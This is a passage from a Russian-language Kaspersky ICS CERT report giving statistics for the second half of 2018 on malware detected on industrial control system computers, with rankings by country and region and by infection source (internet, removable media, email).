
По сравнению с показателями за прошлое полугодие на 1 п.п. вырос процент компьютеров АСУ, на которых были предотвращены попытки заражения бэкдорами (Backdoor) и на 0,44 п.п. – программами-вымогателями (Trojan-Ransom).

Процент компьютеров АСУ, на которых были задетектированы вредоносные объекты различных классов, 2017 – 2018 г.г.



География атак на системы промышленной автоматизации

ТОР 15 стран по проценту компьютеров АСУ, на которых были задетектированы вредоносные объекты, второе полугодие 2018




В рейтинге стран по проценту компьютеров АСУ, на которых была предотвращена вредоносная активность, список стран из первой пятёрки остался без изменений по сравнению с первым полугодием 2018 года. Тунис и Марокко поменялись местами, заняв 3-е и 4-е места, соответственно.

В России в течение второго полугодия 2018 года хотя бы один раз вредоносные объекты были задетектированы на 45,3% компьютеров АСУ, что соответствует уровню, который мы наблюдали в первом полугодии (44,7%). Россия занимает 16 строчку рейтинга.


Наиболее благополучные страны в этом рейтинге – Ирландия (11,7%), Швейцария (14,9%), Дания (15,2%), Гонконг (15,3%), Великобритания (15,7%), Нидерланды (15,7%).

10 стран с наименьшим процентом компьютеров АСУ, на которых были задетектированы вредоносные объекты, второе полугодие 2018



Доля машин АСУ, на которых была предотвращена вредоносная активность, значительно различается в разных регионах мира, традиционно по данному показателю традиционно лидируют Африка, Юго-Восточная и Южная Азия.


Доля компьютеров АСУ, на которых были задетектированы вредоносные объекты, в различных регионах мира, первое и второе полугодия 2018



Источники заражения

Основными источниками угроз для компьютеров в технологической инфраструктуре организаций на протяжении последних лет являются интернет, съемные носители и электронная почта.


Основные источники угроз, заблокированных на компьютерах АСУ*, по полугодиям



**** процент компьютеров АСУ, на которых были задетектированы вредоносные объекты из различных источников***


Во втором полугодии 2018 года интернет стал источником угроз, заблокированных на 26,1% компьютеров АСУ, с которых мы получаем обезличенную статистику. По сравнению с первым полугодием 2018 года этот показатель незначительно уменьшился. При этом мы наблюдаем небольшой рост процента компьютеров АСУ, на которых были заблокированы вредоносные почтовые вложения. Другие показатели по основным источникам угроз остались на уровне прошлого полугодия.

Минорные источники угроз, заблокированных на компьютерах АСУ, по полугодиям



Основные источники угроз в регионах


Основные источники угроз, заблокированных на компьютерах АСУ в регионах, второе полугодие 2018




Интернет

Во всех регионах мира основным источником угроз является интернет. Однако в Северной и Западной Европе и в Северной Америке процент компьютеров АСУ, на которых были заблокированы угрозы из интернета, значительно ниже.

Рейтинг регионов по проценту компьютеров АСУ, на которых были заблокированы угрозы из интернета, второе полугодие 2018




ТОР 15 стран по проценту компьютеров АСУ, на которых были заблокированы угрозы из интернета, второе полугодие 2018




Съемные носители

Максимальный процент компьютеров АСУ, на которых были заблокированы угрозы при подключении съемных носителей, отмечен в Африке, Южной и Юго-Восточной Азии. При этом в Северной Америке, Австралии и Северной Европе этот показатель — минимальный.

Рейтинг регионов по проценту компьютеров АСУ, на которых было задетектировано вредоносное ПО при подключении съемных носителей, второе полугодие 2018




ТОР 15 стран по проценту компьютеров АСУ, на которых было задетектировано вредоносное ПО при подключении съемных носителей, второе полугодие 2018



Почтовые клиенты


В рейтинге регионов по проценту компьютеров АСУ, на которых были заблокированы вредоносные почтовые вложения, большого разброса значений нет. Возглавляет его Латинская Америка, высокие показатели мы наблюдаем также в Южной и Западной Европе.

Рейтинг регионов по проценту компьютеров АСУ, на которых были заблокированы вредоносные почтовые вложения, второе полугодие 2018



В список 15 наиболее неблагополучных с точки зрения атак через почту стран попала благополучная по другим показателям Германия.

ТОР 15 стран по проценту компьютеров АСУ, на которых были заблокированы вредоносные почтовые вложения, второе полугодие 2018



Центр реагирования на инциденты информационной безопасности промышленных инфраструктур «Лаборатории Касперского» (Kaspersky Lab ICS CERT) — глобальный проект «Лаборатории Касперского», нацеленный на координацию действий производителей систем автоматизации, владельцев и операторов промышленных объектов, исследователей информационной безопасности при решении задач защиты промышленных предприятий и объектов критически важных инфраструктур.

Kaspersky lab ICS CERT

Ics-cert@kaspersky.com